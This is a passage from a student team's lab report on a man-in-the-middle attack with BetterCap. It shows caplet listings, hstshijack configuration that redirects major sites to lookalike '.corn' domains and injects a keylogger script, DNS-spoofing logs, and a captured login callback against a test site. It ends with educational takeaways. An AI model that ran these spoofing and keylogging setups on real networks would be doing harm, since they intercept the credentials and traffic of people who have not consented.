│ https-ui                            │ /usr/local/share/bettercap/caplets/https-ui.cap                                  │ 661 B  │
│ jsinject/jsinject                   │ /usr/local/share/bettercap/caplets/jsinject/jsinject.cap                         │ 210 B  │
│ local-sniffer                       │ /usr/local/share/bettercap/caplets/local-sniffer.cap                             │ 244 B  │
│ login-manager-abuse/login-man-abuse │ /usr/local/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap       │ 236 B  │
│ mana                                │ /usr/local/share/bettercap/caplets/mana.cap                                      │ 61 B   │
│ massdeauth                          │ /usr/local/share/bettercap/caplets/massdeauth.cap                                │ 302 B  │
│ mitm6                               │ /usr/local/share/bettercap/caplets/mitm6.cap                                     │ 551 B  │
│ netmon                              │ /usr/local/share/bettercap/caplets/netmon.cap                                    │ 42 B   │
│ pita                                │ /usr/local/share/bettercap/caplets/pita.cap                                      │ 900 B  │
│ proxy-script-test/proxy-script-test │ /usr/local/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap       │ 57 B   │
│ pwnagotchi-auto                     │ /usr/local/share/bettercap/caplets/pwnagotchi-auto.cap                           │ 330 B  │
│ pwnagotchi-manual                   │ /usr/local/share/bettercap/caplets/pwnagotchi-manual.cap                         │ 446 B  │
│ rogue-mysql-server                  │ /usr/local/share/bettercap/caplets/rogue-mysql-server.cap                        │ 501 B  │
│ rtfm/rtfm                           │ /usr/local/share/bettercap/caplets/rtfm/rtfm.cap                                 │ 210 B  │
│ simple-passwords-sniffer            │ /usr/local/share/bettercap/caplets/simple-passwords-sniffer.cap                  │ 131 B  │
│ sniffmetas                          │ /root/Desktop/sniffmetas.cap                                                     │ 107 B  │
│ snifftestwindow                     │ /root/Desktop/snifftestwindow.cap                                                │ 106 B  │
│ steal-cookies/steal-cookies         │ /usr/local/share/bettercap/caplets/steal-cookies/steal-cookies.cap               │ 134 B  │
│ tcp-req-dump/tcp-req-dump           │ /usr/local/share/bettercap/caplets/tcp-req-dump/tcp-req-dump.cap                 │ 413 B  │
│ web-override/web-override           │ /usr/local/share/bettercap/caplets/web-override/web-override.cap                 │ 254 B  │
└─────────────────────────────────────┴──────────────────────────────────────────────────────────────────────────────────┴────────┘

192.168.17.0/24 > 192.168.17.134  » hstshijack/hstshijack
2024-10-20 09:13:31 inf hstshijack Generating random variable names for this session ...
2024-10-20 09:13:31 inf hstshijack Reading SSL log ...
2024-10-20 09:13:31 inf hstshijack Reading caplet ...
2024-10-20 09:13:31 inf hstshijack Module loaded.
```

Then it will start observing the target device's activites and will redirect to some clones of the HTTPS websites such as **facebook.com will be redirected to facebook.corn,** etc



```
Commands

  hstshijack.show : Show module info.

Caplet

             hstshijack.log > /usr/local/share/bettercap/caplets/hstshijack/ssl.log
          hstshijack.ignore > *
         hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagram.com,instagram.com,*.github.com,github.com
    hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,*.instagram.corn,instagram.corn,*.github.corn,github.corn
    hstshijack.blockscripts > undefined
       hstshijack.obfuscate > false
          hstshijack.encode > false
  hstshijack.payloads > *:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js

Session info

       Session ID : qTfhcpXdV
    Callback Path : /KqLCorK
   Whitelist Path : /hpOJEQSAqFAO
     SSL Log Path : /nfgbSIjaOSq
          SSL Log : 100 hosts

09:13:31] [sys.log] [inf] http.proxy started on 192.168.17.134:8080 (sslstrip disabled)
09:13:31] [sys.log] [inf] dns.spoof *.instagram.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof twitter.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.twitter.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof facebook.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.facebook.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof apple.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.apple.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof ebay.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.ebay.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.linkedin.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof instagram.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.github.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof github.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof linkedin.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof google.ie -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof stackoverflow.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.stackoverflow.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:31] [sys.log] [inf] dns.spoof *.google.ie -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134  » [09:13:45] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 163.53.76.86
92.168.17.0/24 > 192.168.17.134  » [09:13:45] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 163.53.76.86
92.168.17.0/24 > 192.168.17.134  » [09:13:46] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100
```

Below is the example of traffic redirecting through hstshijack:



```
  [hstshijack.callback] CALLBACK http://testphp.vulnweb.com/KqLCorK?uname=R&=login&goButton=go

  Headers

    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
    Accept: */*
    Origin: http://testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/login.php
    Pragma: no-cache
    Content-Length: 0
    Connection: keep-alive
    Accept-Language: en-US,en;q=0.9

  Query

    uname : R
     : login
    goButton : go

  Body


09:35:06] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2024-10-20 09:35:06.030554651 -0400 EDT m=+1262.965126434 {192.168.17.133 POST testphp.vulnweb.com /KqLCorK 0}}
92.168.17.0/24 > 192.168.17.134  » 2024-10-20 09:35:06 inf hstshijack Silent callback received from [object Object] for testphp.vulnweb.com

  [hstshijack.callback] CALLBACK http://testphp.vulnweb.com/KqLCorK?uname=R&=login&goButton=go

  Headers

    Connection: keep-alive
    Content-Length: 0
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
    Origin: http://testphp.vulnweb.com
    Pragma: no-cache
    Accept: */*
    Referer: http://testphp.vulnweb.com/login.php
    Accept-Language: en-US,en;q=0.9

  Query

    uname : R
     : login
    goButton : go
```

Conclusion:

A Man-in-the-Middle attack was performed by the team on a Windows machine using BetterCap and Wireshark in the project. Interception of traffic, capture of sensitive login credentials, and manipulation of network communications were made possible through various modules in BetterCap like arp.spoof, net.sniff, and many others. The project shows how to hijack HTTPS traffic and how the hstshijack caplet can be utilized to redirect the traffic-it demonstrates potential dangers of such an attack.

Important Takeaways

- **BetterCap Modules:** The project was eye-opening into the immense potential that BetterCap holds for you, such as modules like arp.spoof, net.recon, net.sniff, and even hstshijack, which can intercept and manipulate the traffic flowing within the network.
- **MITM Attack Execution:** The team learned about the execution of ARP spoofing, setting up a proxy sniff for network traffic gathering, and how to handle the redirection of traffic when sites have HTTPS.
- **Packet Analysis with Wireshark:** Here, deep packet inspection was done using Wireshark, and knowledge of the ways to capture and filter network packets was illustrated in the extraction of credentials and other sensitive information.
- **BetterCap Caplets**: The team automated attacks by creating and modifying caplets. BetterCap's caplets were learned to manipulate network traffic with more efficiency.
- **Cybersecurity Awareness:** The project conveyed real-world implications of network vulnerabilities and how one should secure sensitive information against MITM attacks.

Team:

Prasann Teradal
Avinash Tirkey
RUPA KUMARI MAHATO
Momin Misbah Fahim Ahmed

Mehar Deshwal